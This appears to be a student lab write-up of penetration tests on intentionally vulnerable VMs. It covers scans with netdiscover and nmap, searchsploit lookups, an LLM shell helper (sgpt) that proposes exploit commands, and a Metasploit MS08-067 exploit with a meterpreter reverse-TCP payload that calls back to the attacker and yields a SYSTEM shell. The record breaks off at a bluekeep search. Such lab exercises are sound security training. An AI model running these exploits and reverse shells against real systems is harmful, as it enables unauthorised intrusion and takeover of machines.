80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
|_ 100005 1,2,3 39904/udp mountd
|_ 100005 1,2,3 54555/tcp mountd
|_ 100021 1,3,4 33823/tcp nlockmgr
|_ 100021 1,3,4 42777/udp nlockmgr
|_ 100024 1 33316/tcp status
|_ 100024 1 47346/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 17
|_ Capabilities flags: 43564
|_ Some Capabilities: SupportsTransactions, SupportsCompression, LongColumnFlag, Support41Auth, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, ConnectWithDatabase
|_ Status: Autocommit
|_ Salt: :k/DK,::{}8@QW?tNhBNC
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-04-27T17:25:14+00:00; 0s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|_ Protocol version: 3.3
|_ Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
| irc-info:
```



```
root@Group1B7: /home/kali/Desktop

File Actions Edit View Help
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
| irc-info:
| users: 2
| servers: 1
| lusers: 2
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:25:10
| source ident: nmap
| source host: C29CBC04.EB72D3BE.7B559A54.IP
|_ error: Closing Link: lduovzjhp[10.0.2.15] (Quit: lduovzjhp)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
33316/tcp open status 1 (RPC #100024)
33823/tcp open nlockmgr 1-4 (RPC #100021)
34005/tcp open java-rmi GNU Classpath grmiregistry
54555/tcp open mountd 1-3 (RPC #100005)
MAC Address: 08:00:27:57:72:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-04-27T13:25:07-04:00

TRACEROUTE
HOP RTT ADDRESS
1 0.81 ms 10.0.2.5
```

```
root@Group1B7: /home/kali/Desktop

File Actions Edit View Help
| FQDN: metasploitable.localdomain
|_ System time: 2025-04-27T13:25:07-04:00

TRACEROUTE
HOP RTT ADDRESS
1 0.81 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.63 seconds

(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "from scan.txt copy the only open ports, services and version to a new file and name it data.txt"
grep -E "open|service|version" scan.txt > data.txt
[E]xecute, [D]escribe, [A]bort: e

(root@Group1B7)-[/home/kali/Desktop]
# cat data.txt
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnetd Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
| program version port/proto service
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rshd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
| Protocol version: 3.3
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
33316/tcp open status 1 (RPC #100024)
33823/tcp open nlockmgr 1-4 (RPC #100021)
34005/tcp open java-rmi GNU Classpath grmiregistry
54555/tcp open mountd 1-3 (RPC #100005)

(root@Group1B7)-[/home/kali/Desktop]
#
```

Step 3: Vulnerability assessment

First we asked GPT to search for any vulnerability on 2121 port for ProFTPD 1.3.1 and it shows that there's no result

```
(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "from data.txt show the possible exploits for 2121/tcp ProFTPD 1.3.1"
grep -i "2121/tcp" data.txt | grep -i "ProFTPD 1.3.1" && searchsploit ProFTPD 1.3.1
[E]xecute, [D]escribe, [A]bort: e
2121/tcp open  ftp                ProFTPD 1.3.1
Exploits: No Results
Shellcodes: No Results
```

Then we asked for another port which is 21 and it display 2 exploits

```
(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "using Searchsploits show the exploits for 21/tcp vsftpd 2.3.4"
searchsploit vsftpd 2.3.4
[E]xecute, [D]escribe, [A]bort: e



| Exploit Title                                          | Path                 |
|--------------------------------------------------------|----------------------|
| vsftpd 2.3.4 - Backdoor Command Execution              | unix/remote/49757.py |
| vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb |



Shellcodes: No Results
```

Step 4: Exploitation

After we asked him to run the exploit number 2

```
(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "using Searchsploits show the exploits for 21/tcp vsftpd 2.3.4"
searchsploit vsftpd 2.3.4
[E]xecute, [D]escribe, [A]bort: e



| Exploit Title                                          | Path                 |
|--------------------------------------------------------|----------------------|
| vsftpd 2.3.4 - Backdoor Command Execution              | unix/remote/49757.py |
| vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb |



Shellcodes: No Results

(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "run the exploit vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)"
msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS <target_ip>; run"
[E]xecute, [D]escribe, [A]bort: e
[*] No payload configured, defaulting to cmd/unix/interact
RHOSTS => <target_ip>
[-] <target_ip>:21 - Msf::OptionValidateError The following options failed to validate:
[-] <target_ip>:21 - Invalid option RHOSTS: Host resolution failed: <target_ip>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



```

(root@Group1B7)-[/home/kali/Desktop]
# sgpt --chat enumerator --shell "run the exploit vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)"
msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS <target_ip>; run"
[E]xecute, [D]escribe, [A]bort: e
[*] No payload configured, defaulting to cmd/unix/interact
RHOSTS => <target_ip>
[-] <target_ip>:21 - Msf::OptionValidateError The following options failed to validate:
[-] <target_ip>:21 - Invalid option RHOSTS: Host resolution failed: <target_ip>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      vsftpd 2.3.4 - sec  no        The local client address
  CPORT      21               no        The local client port
  Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS      <target_ip>     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sgpt --chat bugsearching --shell "run the exploit on target host 10.0.2.5"
[*] exec: sgpt --chat bugsearching --shell "run the exploit on target host 10.0.2.5"
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD <payload_name>; set LHOST <your_ip>; set LPORT <your_port>; set RHOST 10.0.2.5; exploit"
[E]xecute, [D]escribe, [A]bort: e
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] Using configured payload generic/shell_reverse_tcp
[-] The value specified for PAYLOAD is not valid.
LHOST => <your_ip>
LPORT => <your_port>
[!] Unknown datastore option: RHOST. Did you mean LHOST?
RHOST => 10.0.2.5
[-] Msf::OptionValidateError One or more options failed to validate: LHOST, LPORT.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >

```

Exploit 1

Tools used: (netdiscover, Nmap)


Host Info:	Host 1 (Windows XP)
Operating System	Windows XP
IP Address	10.0.2.15
MAC Address	08:00:27:F5:30:9F
Open Ports	Target1:10.0.2.2:135,445 Target2:10.0.2.3:all ports filtered Target3:10.0.2.15:135,139, 445

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network.



```
kali@1B7: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-
10.0.2.1          52:54:00:12:35:00  1      60   Unknown vendor
10.0.2.2          52:54:00:12:35:00  1      60   Unknown vendor
10.0.2.3          08:00:27:72:99:6b  1      60   PCS Systemtechnik GmbH
10.0.2.15         08:00:27:00:b3:1b  1      60   PCS Systemtechnik GmbH
```

Step 2: Scanning

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.2
```

```
(kali㉿187)-[~]
$ sudo nmap -sS -sV -O 10.0.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 13:33 EDT
Nmap scan report for 10.0.2.2
Host is up (0.0028s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
445/tcp    open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: VoIP phone|webcam|specialized|firewall
Running (JUST GUESSING): Grandstream embedded (91%), Garmin embedded (89%), 2
N embedded (88%), FireBrick embedded (85%)
OS CPE: cpe:/h:grandstream:gxp1105 cpe:/h:garmin:virb_elite cpe:/h:2n:helios
cpe:/h:firebrick:fb2700
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (91%), Garmin Virb Elit
e action camera (89%), 2N Helios IP VoIP doorbell (88%), FireBrick FB2700 fir
ewall (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds
```

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.3
```

```
$ sudo nmap -sS -sV -O 10.0.2.15
```

```

(kali@187)-[~]
$ sudo nmap -sS -sV -O 10.0.2.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 13:34 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00078s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:72:99:6B (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds


(kali@187)-[~]
$ sudo nmap -sS -sV -O 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-13 13:35 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:00:B3:1B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

```

Step3: Vulnerability Assessment:

Now we start with the vulnerability assessment we use the command to start the command:

Nmap -script vuln -P445 10.0.2.15



```
kali@1B7: ~
File Actions Edit View Help
(kali@1B7)-[~]
$ nmap -script vuln -P 445 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 12:48 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   closed  icslap
3389/tcp   open  ms-wbt-server
MAC Address: 08:00:27:00:B3:1B (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
```

We will searchsploit for the MS08-067 output:


```
(kali@187)-[~]
$ searchsploit ms08-067
```

Exploit Title	Path
Microsoft Windows - 'NetAPI32.dll' Code Ex	windows/remote/40279.py
Microsoft Windows Server - Code Execution	windows/dos/6824.txt
Microsoft Windows Server - Code Execution	windows/remote/7104.c
Microsoft Windows Server - Service Relativ	windows/remote/16362.rb
Microsoft Windows Server - Universal Code	windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code	windows/remote/7132.py


```
Shellcodes: No Results

(kali@187)-[~]
$
```

Step 4: Exploitation

Next we start using the exploit, we use the following command:

```
(kali@187)-[~]
$ msfconsole
use Metasploit tip: Start commands with a space to avoid saving them to history
```



```

      _____
     / 3 C \
    /  .  *  \
   /  (,....) \

+ -- ==[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/windows/msf6 >
msf6 >
zsh: suspended msfconsole

(kali@187)-[~]
```

We launched metasploit using the command:msfconsole this tool used to exploit confirmed vulnerabilities in target systems

Next we start using the exploit, we use the following command:

Use exploit/windows/smb/ms08_067_netapi

```
msf6 >  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

-Now we set the target of ip address (RHOSTS-LHOSTS)

```
msf6 exploit(windows/smb/ms08_067_netapi) > set Rhost 10.0.2.15  
Rhost => 10.0.2.15  
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4  
LHOST => 10.0.2.4
```

The Rhosts is the sets the ip of the victim machine you are targetting

The LHosts is the ip address of the kali machine attacker to receive the reverse connection

-Now we set the payload

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/r  
everse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp
```

Ensure that the meterpreer payload is selected which give a powerfull remote shell.

-Now i will run the Exploit

```

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Automatically detecting the target ...
[*] 10.0.2.15:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.15:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.15:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:1074) at 2025-04-17 12:31:31 -0400

meterpreter > sysinfo
Computer      : ALBITAR
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : OMAR
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Starts the attack if successful you will get a meterpreter session

```

meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:00:b3:1b
MTU        : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0

meterpreter >

```

Exploit 2

Tools used: (netdiscover, Nmap)

Host Info:	Host 1 (Windows XP)
Operating System	Windows XP


IP Address	10.0.2.5
MAC Address	08:00:27:EA:BF:F9
Open Ports	Target1 : 10.0.2.2 Ports : 135,139, 445, 3389

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network.



```
kali@group1b7: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.0.2.1     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.2     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.3     | 08:00:27:d7:97:f2 | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.5     | 08:00:27:ea:bf:f9 | 1     | 60  | PCS Systemtechnik GmbH |
```

Step 2: Scanning

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.5
```

```
(kali@group1b7)-[~]
$ sudo nmap -sS -sV -O 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 10:02 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:EA:BF:F9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

Step3:Vulnerability Assessment:

Now we start with the vulnerability assessment, based on this website

(<https://learn.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026>)

We can see that this vulnerability is available on port 135, the vulnerability is called MS03-026 DCOM Buffer Overflow.

Step 4: Exploitation

Next we start using the exploit, we use the following command:

```
$ msfconsole
```



```
(kali@group1b7)-[~]
$ msfconsole
Metasploit tip: You can use help to view all available commands

File System

3Kom SuperHack II Logon

Home
User Name: [ security ]
Password: [ ]
Activation... [ OK ]

https://metasploit.com

=[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Then we used: > search bluekeep (to search the vulnerability)

```
msf6 > search bluekeep

Matching Modules

